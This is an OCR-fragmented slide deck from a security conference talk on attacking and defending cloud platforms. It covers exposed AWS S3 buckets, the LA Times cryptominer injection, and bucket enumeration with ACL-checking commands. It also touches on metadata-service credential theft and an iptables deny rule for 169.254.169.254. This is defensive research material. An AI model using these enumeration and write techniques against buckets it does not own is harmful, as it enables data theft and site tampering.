BREAKING and SECURING CLOUD PLATFORMS

Joey Costoya, Roel Reyes, Dr. Morton Swimmer, **Dr. Fyodor Yarochkin**
Forward-looking Threat Research, Trend Micro Research

HITBSecConf

HITB LOCKDOWN

TLP:GREEN

WHOAMI

- A security researcher with Trend Micro Taiwan
- 2005(?) my first HITB
- Говорю по русски
- 還會說華語 ☺
- Also a Doctor ☺


Forward-looking Threat Research


TLP:GREEN ->TLP:WHITE

TREND MICRO

Agenda: “Cloud War Stories”

- cloud platforms into
- in-the wild attacks on cloud
- “cloud” underground
- The most adaptive user of cloud technologies





TLP:GREEN

Cloud


- So what is cloud? Technically it is just a computing platform that **someone else** is managing for you :-D

TLP:GREEN

Cloud is complex

TLP:GREE

Prominent “somebody else”’s computers ..



TLP:GREEN

TLP:GREEN

TLP:GREEN

TLP:GREEN

TREND MICRO

And then…

- There is also dropbox, {telecom}cloud(s), Alibaba cloud and all sorts of other clouds

TLP:GREEN

14 OCT 2019 NEWS

Stolen Cloud API Key to Blame for Imperva Breach

Phil Muncaster UK / EMEA News Reporter , Infosecurity Magazine

Email Phil Follow @philmuncaster

AddThis

A security breach which led to the compromise of customer data at Im
stolen API key for one of its Amazon Web Services (AWS) accounts, the

Los Angeles Times

ADVERTISEMENT

ata breach exposed 123 millio
ls' information

Related to This Story

ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STORE

KICKING THE BUCKET —

Researcher discovers classified Army intel app, data on open public AWS bucket

lligence system, with data labeled "Top Secret," left open by contractor.

ER - 11/28/2017, 7:02 PM

that TS/NOFORN stuff out of that public AWS bucket..."

ZDNet

CENTRAL EUROPE MIDDLE EAST SCANDINAVIA AFRICA UK ITALY SPAIN MORE + NEWSLETTERS ALL WRITERS

MUST READ: Revealed: The dramatic changes tech firms are making ahead of Brexit

198 million Americans hit by 'largest ever' voter records leak

Personal data on 198 million voters, including analytics data that suggests who a person is likely to vote for and why, was stored on an unsecured Amazon server.

By Zack Whittaker for Zero Day | June 19, 2017 -- 13:00 GMT (14:00 BST) | Topic: Cloud

MORE FROM ZACK WHITTAKER

Security
Online security 101: Tips for protecting your privacy from hackers and spies

The Register

Biting the hand that feeds I

NTRE SOFTWARE SECURITY DEVOPS BUSINESS PERSONAL TECH SC

Security

Massive US military social media spying archive left wide open in AWS S3 buckets

Dozens of terabytes exposed, your tax dollars at work

By Iain Thomson in San Francisco 17 Nov 2017 at 20:08 66 SHARE

11

R7-2018-52: Guardzilla IoT Video Camera Hard-Coded Credential (CVE-2018-5560)

Tod Beardsley Dec 27, 2018 | 2 min read POST STATS: 0

SHARE

This blog is the fourth post in our annual 12 Days of HaXmas series.

Seasons greetings, HaXmas readers! While most HaXmas posts this holiday season are full of fun and frivolity, this one is, admittedly, about as dry as last year's fruitcake: a pretty routine vulnerability disclosure in a piece of IoT gear. Per Rapid7's normal disclosure policy, we're publishing this today, which happens to be right about 60 days after our first disclosure to the vendor of this video camera. Unfortunately, despite multiple efforts at coordination with the vendor, we haven't heard back from them at all, so with that, we'll just jump in with the vulnerability proper.

Executive summary

The Guardzilla IoT-enabled home video surveillance system contains a shared Amazon S3 credential used for storing saved video data. Because of this design, all users of the Guardzilla All-In-One Video Security System can access each other's saved home video.

This issue is an instance of CWE-798: Use of Hard-coded Credentials. It has a CVSSv3 base score of 10.0, since once the password is known, any unauthenticated user can collect the data from any affected system over the internet.

Nearly 20% of the 1000 Most Popular Docker Containers Have No Root Password

By Jerry Gamblin

May 20, 2019

Implications (in a nutshell)

- **Complex** systems
- Cloud **common** in enterprises: and attackers
- **DevOps** culture ->

TLP:GREEN

TREND MICRO

TLP:GREEN

TREND MICRO

Data Access on Cloud

TLP:GREEN

TREND MICRO

ZDNet

MUST READ: Revealed: The dramatic changes tech firms are making ahead of Brexit

198 million Americans hit by 'largest ever' voter records leak

Personal data on 198 million voters, including analytics data that suggests who a person is likely to vote for and why, was stored on an unsecured Amazon server.

By Zack Whittaker for Zero Day | June 19, 2017 -- 13:00 GMT (14:00 BST) | Topic: Cloud

MORE FROM ZACK WHITTAKER

Security
Online security 101: Tips for protecting your privacy from hackers and spies

Los Angeles Times

TECHNOLOGY

Alteryx data breach exposed 123 million American households' information

The Register®
Biting the hand that feeds IT

SOFTWARE | SECURITY | DEVOPS | BUSINESS | PERSONAL TECH | SCIENCE

Security

Massive US military social media spying archive left wide open in AWS S3 buckets

Dozens of terabytes exposed [illegible] at work

By Iain Thomson in San Francisco 17 Nov 2017 at 20:08 66 SHARE

ars TECHNICA

BIZ & IT | TECH | SCIENCE | POLICY | CARS | GAMING & CULTURE | STORE

KICKING THE BUCKET —

Researcher discovers classified Army intel app, data on open public AWS bucket

Failed intelligence system, with data labeled "Top Secret," left open by contractor.

SEAN GALLAGHER - 11/28/2017, 7:02 PM

S3 buckets

That's where the data is

TLP:GREEN

Nearly 20% of the 1000 Most Popular Docker Containers Have No Root Password

By Jerry Gamblin

Guys, you're killing us! LA Times homicide site hacked to mine crypto-coins on netizens' PCs

And they say there's no money to be made in newspapers

By Shaun Nichols in San Francisco 22 Feb 2018 at 00:29 5 SHARE ▼

A Los Angeles Times' website has been silently mining crypto-coins using visitors' web browsers and PCs for several days – after hackers snuck mining code onto its webpages.

The newspaper's IT staffers left at least one of the publication's Amazon Web Services S3 cloud storage buckets wide open to anyone on the internet to freely change, update, and tamper.

"… website has been silently mining crypto-coins using visitors' web browsers …"


https://homicide.latimes.com

via The Register, 22 Feb 2018

Originally: Troy Mursch/Bad Packets

TLP:GREEN

TREND MICRO



TLP:GREEN


https://homicide.latimes.com

Question: What is the AWS bucket?

s3://??????.s3.amazonaws.com


TLP:GREEN

Guess the bucket: Trail and error!




Tutorials offen suggest bucket names that fit this pattern

TLP:GREEN



https://2019.elbsides.de

s3://2019.elbsides.de



```
$ aws s3api get-bucket-acl --bucket 2019.elbsides.de
An error occurred (AccessDenied) when calling the GetBucketAcl operation: Access Den
```


TLP:GREEN

```
$ aws s3api get-bucket-acl --bucket ##########
{
    "Owner": {
        "DisplayName": “…”,
        "ID": “…”
    },
    "Grants": [
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
            },
            "Permission": "FULL_CONTROL"
        }
    ]
}
```

We don’t want to see:

TLP:GREEN

Are there any critical sites on S3?

TLP:GREEN

5.6k buckets found

4.4k buckets accessible

79 readable

40 writable

TLP:GREEN

5.6k buckets found

4.4k buckets accessible


Random Robbie
@Random_Robbie


5260... S3 buckets sorry that have my POC.txt file in.

7:27 PM · Feb 20, 2018 · Twitter Web Client

TLP:GREEN

```
aws s3 ls s3://#########
                           PRE ORxYUSMSRf.jsp/
                           PRE WEzXTtAEBU.jsp/
                           PRE cs-csv/
                           PRE css/
                           PRE diZPqEAuJM.jsp/
                           PRE guide/
                           PRE hqmail/
                           PRE images/
                           PRE img/
                           PRE js/
                           PRE json/
                           PRE mail/
                           PRE material
                           PRE point/
                           PRE promotion_mail/
                           PRE report/
                           PRE tmp/
                           PRE tomorrow_mail/
                           PRE xml/
2018-06-13 18:03:43        199
208b605c01bc1fd2b9ad92a96f77a169a84643cdeb82a9e64
bf9654e48a232.txt
2019-06-13 07:36:56       1742 404.html
2018-01-15 02:02:43        162 BugDisclosure.txt
2017-12-05 15:34:22        226 poc.txt
2018-09-12 19:17:58         91 rdttk78549.txt
2018-01-26 01:06:18         54 t.txt
2017-06-07 18:29:44         27 test.txt
2018-07-19 17:20:08        365 testupload.txt
```





https://homicide.latimes.com

BugDisclosure.txt was dropped on the site → It was ignored

With bucket logging, this would have been seen


http://latimes-graphics-media.s3.amazonaws.com/js/leaflet.fullscreen-master/Control.FullScreen.js

latimes-graphics-media

Monero miner on Coinhive platform

TLP:GREEN

Static website hosting on AWS S3




Great idea!

But check your permissions!


Log bucket accesses and monitor them

TLP:GREEN

Writable buckets lead to data exfil



TREND MICRO



TLP:GREEN

Other things are also possible, of course ☺

Just be creative ☺

Videos

Black Hat USA 2013 - Million Browser Botnet

Black Hat

DEFCON 20: Owning Bad Guys {And Mafia} With Javascript ...

Chema Alonso

DEFCON 20: Javascript Botnets

HackersSecurity

A variation: Reflection attacks

GOVERNMENT SECURITY FINANCE TELCO BENCHMARK AWARDS DIGITAL NATION COVID-19 LOGIN SUBSCRIBE

Former AWS software engineer arrested over massive Capital One data leak

By Juha Saarinen
Jul 30 2019
1:03PM

Accessed 100m credit card applications.

TLP:GREEN

TREND MICRO

Why did this work? A magic link-local address


Using temporary security credentials

If you are signing your request using temporary security credentials (see Making requests), you must include the corresponding security token in your request by adding the `x-amz-security-token` header.

When you obtain temporary security credentials using the AWS Security Token Service API, the response includes temporary security credentials and a session token. You provide the session token value in the `x-amz-security-token` header when you send requests to Amazon S3. For information about the AWS Security Token Service API provided by IAM, go to Action in the *AWS Security Token Service API Reference Guide* .

... X-Amz-Algorithm=AWS4-HMAC-SHA256 &X-Amz-Credential= ...

Other “hints”: good luck ;-)



Mitigation

Limiting instance metadata service access

You can consider using local firewall rules to disable access from some or all processes to the instance metadata service.

Using iptables to limit access

The following example uses Linux iptables and its `owner` module to prevent the Apache webserver (based on its default installation user ID of *apache*) from accessing 169.254.169.254. It uses a *deny rule* to reject all instance metadata requests (whether IMDSv1 or IMDSv2) from any process running as that user.

```
$ sudo iptables --append OUTPUT --proto tcp --destination 169.254.169.2
```

Hacking cloud with google dorks

TLP:GREEN

TREND MICRO

Finding “moving fast” devops ☺

Remember:

“move fast break things”

MOTTO?

TLP:GREEN

Goog

github.

cloud

Apr 7,

creatin

```
Resources:
  # This security group defines Nginx Web proxy host.
  # By default we're just allowing access from the load balancer.  If you wa
  # into the hosts, or expose non-load balanced services you can open their
  ProxyHostSG:
    Type: "AWS::EC2::SecurityGroup"
    Properties:
      VpcId: !Ref "PMVPC"
      GroupDescription: "Web Server Security Group"
      SecurityGroupIngress:
        - CidrIp: !Ref "PMOWNIP"
          FromPort: "22"
          IpProtocol: "tcp"
          ToPort: "22"
        - FromPort: "443"
          IpProtocol: "tcp"
          SourceSecurityGroupId:
            Ref: "WEBELBSG"
          ToPort: "443"
        - FromPort: "80"
          IpProtocol: "tcp"
          SourceSecurityGroupId:
            Ref: "WEBELBSG"
          ToPort: "80"
